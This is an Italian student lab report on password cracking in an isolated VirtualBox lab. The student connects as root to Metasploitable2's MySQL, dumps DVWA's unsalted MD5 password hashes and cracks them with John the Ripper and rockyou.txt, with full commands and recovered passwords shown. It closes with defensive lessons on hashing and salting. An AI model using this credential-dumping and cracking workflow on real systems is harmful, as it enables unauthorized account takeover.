

Report Esercizio — Password Cracking


Corso: Cyber Security & Ethical Hacking | Data: 14/05/2026

Obiettivo: Recuperare le password hashate dal database di DVWA e craccarle in chiaro

1. Setup dell'Ambiente di Laboratorio

Prima di iniziare l'esercizio è stato necessario configurare correttamente la rete tra le due macchine virtuali. Kali Linux è stata impostata come macchina attaccante, Metasploitable2 come target vulnerabile. Entrambe sono state collegate alla stessa rete Host-Only su VirtualBox, così da poter comunicare tra loro in modo isolato dal resto della rete.

Dopo aver avviato entrambe le macchine, è stato verificato il corretto funzionamento della connessione tramite un semplice ping dall'IP di Kali verso Metasploitable (192.168.56.103). Il risultato ha confermato 0% di packet loss, quindi le due VM si vedono correttamente.




Prima di aprire il browser è stato necessario disattivare le impostazioni proxy su Kali, che impedivano la connessione a indirizzi IP locali. Il proxy (tipicamente usato con Burp Suite) bloccava il traffico verso 192.168.56.x. La soluzione definitiva è aggiungere un'eccezione per la subnet 192.168.56.0/24 nelle impostazioni proxy del browser, così da non dover disattivare tutto ogni volta.

2. Configurazione DVWA

Una volta risolta la questione del proxy, è stato possibile aprire DVWA dal browser di Kali all'indirizzo <http://192.168.56.103/dvwa>. Dopo il login con le credenziali di default (admin/password), è stato impostato

il Security Level su Low e inizializzato il database tramite la pagina Setup.



La pagina di setup conferma la creazione delle tabelle users e guestbook, con i dati di test già inseriti. Questo è il punto di partenza per estrarre gli hash dal database.

3. Accesso al Database MySQL di Metasploitable

Per estrarre gli hash è stato necessario connettersi direttamente al servizio MySQL di Metasploitable tramite terminale su Kali. Il comando standard mysql non ha funzionato a causa di un'incompatibilità SSL tra il client moderno di Kali e il server MySQL 5.0 di Metasploitable (molto datato, come da design di questa VM vulnerabile).

```
kali@kali: ~  
Session Actions Edit View Help  
zsh: corrupt history file /home/kali/.zsh_history  
(kali@kali)-[~]  
$ ping 192.168.56.103  
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.  
64 bytes from 192.168.56.103: icmp_seq=1 ttl=64 time=0.684 ms  
64 bytes from 192.168.56.103: icmp_seq=2 ttl=64 time=1.56 ms  
64 bytes from 192.168.56.103: icmp_seq=3 ttl=64 time=1.24 ms  
64 bytes from 192.168.56.103: icmp_seq=4 ttl=64 time=0.731 ms  
^C  
— 192.168.56.103 ping statistics —  
4 packets transmitted, 4 received, 0% packet loss, time 3033ms  
rtt min/avg/max/mdev = 0.684/1.053/1.562/0.364 ms  
  
(kali@kali)-[~]  
$ mysql -h 192.168.56.103 -u root -p  
Enter password:  
ERROR 2026 (HY000): TLS/SSL error: wrong version number  
  
(kali@kali)-[~]  
$ mysql -h 192.168.56.103 -u root -p  
Enter password:  
ERROR 2026 (HY000): TLS/SSL error: wrong version number  
  
(kali@kali)-[~]  
$
```

Il problema è stato risolto usando il client mariadb con il flag `--skip-ssl`, che disabilita la negoziazione SSL e permette la connessione al server legacy:

```
mariadb -h 192.168.56.103 -u root -p --skip-ssl
```

```
kali@kali: ~  
Session Actions Edit View Help  
zsh: corrupt history file /home/kali/.zsh_history  
(kali@kali)-[~]  
$ ping 192.168.56.103  
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.  
64 bytes from 192.168.56.103: icmp_seq=1 ttl=64 time=0.684 ms  
64 bytes from 192.168.56.103: icmp_seq=2 ttl=64 time=1.56 ms  
64 bytes from 192.168.56.103: icmp_seq=3 ttl=64 time=1.24 ms  
64 bytes from 192.168.56.103: icmp_seq=4 ttl=64 time=0.731 ms  
^C  
— 192.168.56.103 ping statistics —  
4 packets transmitted, 4 received, 0% packet loss, time 3033ms  
rtt min/avg/max/mdev = 0.684/1.053/1.562/0.364 ms  
  
(kali@kali)-[~]  
$ mysql -h 192.168.56.103 -u root -p  
Enter password:  
ERROR 2026 (HY000): TLS/SSL error: wrong version number  
  
(kali@kali)-[~]  
$ mysql -h 192.168.56.103 -u root -p  
Enter password:  
ERROR 2026 (HY000): TLS/SSL error: wrong version number  
  
(kali@kali)-[~]  
$ mysql -h 192.168.56.103 -u root --password="" --ssl-mode=DISABLED  
mysql: unknown variable 'ssl-mode=DISABLED'  
  
(kali@kali)-[~]  
$
```

4. Estrazione degli Hash dal Database

Una volta dentro il prompt MySQL, sono stati eseguiti i comandi per selezionare il database dvwa e visualizzare il contenuto della tabella users:

```
kali@kali: ~  
Session Actions Edit View Help  
└─$ ping 192.168.56.103  
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.  
64 bytes from 192.168.56.103: icmp_seq=1 ttl=64 time=0.684 ms  
64 bytes from 192.168.56.103: icmp_seq=2 ttl=64 time=1.56 ms  
64 bytes from 192.168.56.103: icmp_seq=3 ttl=64 time=1.24 ms  
64 bytes from 192.168.56.103: icmp_seq=4 ttl=64 time=0.731 ms  
^C  
— 192.168.56.103 ping statistics —  
4 packets transmitted, 4 received, 0% packet loss, time 3033ms  
rtt min/avg/max/mdev = 0.684/1.053/1.562/0.364 ms  
  
└─(kali@kali)-[~]  
└─$ mysql -h 192.168.56.103 -u root -p  
Enter password:  
ERROR 2026 (HY000): TLS/SSL error: wrong version number  
  
└─(kali@kali)-[~]  
└─$ mysql -h 192.168.56.103 -u root -p  
Enter password:  
ERROR 2026 (HY000): TLS/SSL error: wrong version number  
  
└─(kali@kali)-[~]  
└─$ mysql -h 192.168.56.103 -u root --password="" --ssl-mode=DISABLED  
mysql: unknown variable 'ssl-mode=DISABLED'  
  
└─(kali@kali)-[~]  
└─$ mariadb -h 192.168.56.103 -u root -p --skip-ssl  
Enter password:  
Welcome to the MariaDB monitor.  Commands end with ; or \g.  
Your MySQL connection id is 17  
Server version: 5.0.51a-3ubuntu5 (Ubuntu)  
  
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.  
  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
  
MySQL [(none)]> █
```

Dalla tabella emergono subito due osservazioni importanti dal punto di vista della sicurezza:

- Gli hash sono di tipo MD5 (32 caratteri esadecimali), un algoritmo veloce e oggi considerato obsoleto per l'hashing delle password.
- Admin e smithy hanno lo stesso identico hash (5f4dcc3b5aa765d61d8327deb882cf99), il che significa che usano la stessa password. Questo è possibile proprio perché non è applicato il salting: senza un salt unico per ogni utente, password uguali producono sempre lo stesso hash.

5. Cracking con John the Ripper

5.1 Preparazione del file degli hash

Gli hash estratti sono stati salvati in un file di testo (hashes.txt) nel formato utente:hash, necessario per John the Ripper. Dopodiché è stato lanciato l'attacco a dizionario usando rockyou.txt, la wordlist più usata in ambito penetration testing, contenente milioni di password reali provenienti da violazioni passate.

Al primo tentativo, John ha restituito un errore perché rockyou.txt era ancora compresso. Il file su Kali viene distribuito in formato .gz e va prima estratto:


```
kali@kali: ~  
Session Actions Edit View Help  
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
MySQL [(none)]> use dvwa;  
Reading table information for completion of table and column names  
You can turn off this feature to get a quicker startup with -A  
  
Database changed  
MySQL [dvwa]> select user, password from users;  
+-----+-----+  
| user | password |  
+-----+-----+  
| admin | 5f4dcc3b5aa765d61d8327deb882cf99 |  
| gordonb | e99a18c428cb38d5f260853678922e03 |  
| 1337 | 8d3533d75ae2c3966d7e0d4fcc69216b |  
| pablo | 0d107d09f5bbe40cade3de5c71e9e9b7 |  
| smithy | 5f4dcc3b5aa765d61d8327deb882cf99 |  
+-----+-----+  
5 rows in set (0.001 sec)  
  
MySQL [dvwa]> exit  
Bye  
  
(kali@kali)-[~]  
$ nano hashes.txt  
  
(kali@kali)-[~]  
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5 hashes.txt  
Created directory: /home/kali/.john  
Using default input encoding: UTF-8  
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])  
Warning: no OpenMP support for this hash type, consider --fork=6  
fopen: /usr/share/wordlists/rockyou.txt: No such file or directory
```

Soluzione:

```
sudo gunzip /usr/share/wordlists/rockyou.txt.gz
```

5.2 Esecuzione dell'attacco

Con rockyou.txt disponibile è stato rilanciato John con il formato Raw-MD5 specificato esplicitamente, necessario per forzare il riconoscimento del tipo di hash:

```
john --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5 hashes.txt
```

```
kali@kali: ~  
Session Actions Edit View Help  
5 rows in set (0.001 sec)  
MySQL [dvwa]> exit  
Bye  
(kali@kali)-[~]  
$ nano hashes.txt  
(kali@kali)-[~]  
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5 hashes.txt  
Created directory: /home/kali/.john  
Using default input encoding: UTF-8  
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])  
Warning: no OpenMP support for this hash type, consider --fork=6  
fopen: /usr/share/wordlists/rockyou.txt: No such file or directory  
(kali@kali)-[~]  
$ sudo gunzip /usr/share/wordlists/rockyou.txt.gz  
[sudo] password for kali:  
(kali@kali)-[~]  
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5 hashes.txt  
Using default input encoding: UTF-8  
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])  
Warning: no OpenMP support for this hash type, consider --fork=6  
Press 'q' or Ctrl-C to abort, almost any other key for status  
password (admin)  
abc123 (gordonb)  
letmein (pablo)  
charley (1337)  
4g 0:00:00:00 DONE (2026-05-14 09:42) 400.0g/s 307200p/s 307200c/s 460800C/s my3kids..dangerous  
Warning: passwords printed above might not be all those cracked  
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably  
Session completed.
```

John ha caricato 4 hash invece di 5: questo perché admin e smithy hanno hash identici, e JtR evita di craccare duplicati. Il risultato è arrivato praticamente in tempo reale, a dimostrazione di quanto MD5 senza salting sia indifendibile contro un attacco a dizionario.

6. Risultati Finali

Il comando `john --show` ha prodotto il riepilogo completo con tutte le password in chiaro:

```
kali@kali: ~  
Session Actions Edit View Help  
Created directory: /home/kali/.john  
Using default input encoding: UTF-8  
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])  
Warning: no OpenMP support for this hash type, consider --fork=6  
fopen: /usr/share/wordlists/rockyou.txt: No such file or directory  
  
(kali@kali)-[~]  
$ sudo gunzip /usr/share/wordlists/rockyou.txt.gz  
[sudo] password for kali:  
  
(kali@kali)-[~]  
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5 hashes.txt  
Using default input encoding: UTF-8  
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])  
Warning: no OpenMP support for this hash type, consider --fork=6  
Press 'q' or Ctrl-C to abort, almost any other key for status  
password (admin)  
abc123 (gordonb)  
letmein (pablo)  
charley (1337)  
4g 0:00:00:00 DONE (2026-05-14 09:42) 400.0g/s 307200p/s 307200c/s 460800C/s my3kids..dangerous  
Warning: passwords printed above might not be all those cracked  
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably  
Session completed.  
  
(kali@kali)-[~]  
$ john --show --format=Raw-MD5 hashes.txt  
admin:password  
gordonb:abc123  
1337:charley  
pablo:letmein  
smithy:password  
  
5 password hashes cracked, 0 left
```

Le password recuperate sono:

- admin → password
- gordonb → abc123
- 1337 → charley
- pablo → letmein
- smithy → password (identica ad admin, stesso hash)

7. Considerazioni Finali

L'esercizio ha dimostrato in modo pratico quanto sia critica la scelta dell'algoritmo di hashing e la corretta implementazione del salting. Le password usate da DVWA sono tra le più comuni al mondo e compaiono nelle primissime righe di rockyou.txt: l'intero cracking è avvenuto in meno di un secondo.

I punti principali che emergono da questo esercizio:

- MD5 è un algoritmo progettato per essere veloce, il che lo rende inadatto per l'hashing delle password. Un attaccante può testare centinaia di milioni di combinazioni al secondo.
- L'assenza di salting permette di identificare immediatamente gli utenti con la stessa password (admin e smithy) e rende inutile qualsiasi tentativo di protezione tramite tabelle pre-calcolate.

- Gli algoritmi moderni raccomandati (bcrypt, Argon2, scrypt) sono intenzionalmente lenti e memory-intensive, rendendo lo stesso tipo di attacco impraticabile.
- Wordlist come rockyou.txt, derivate da violazioni reali, sono estremamente efficaci contro password comuni. La prima linea di difesa rimane sempre la scelta di una password unica e complessa, idealmente gestita tramite un password manager.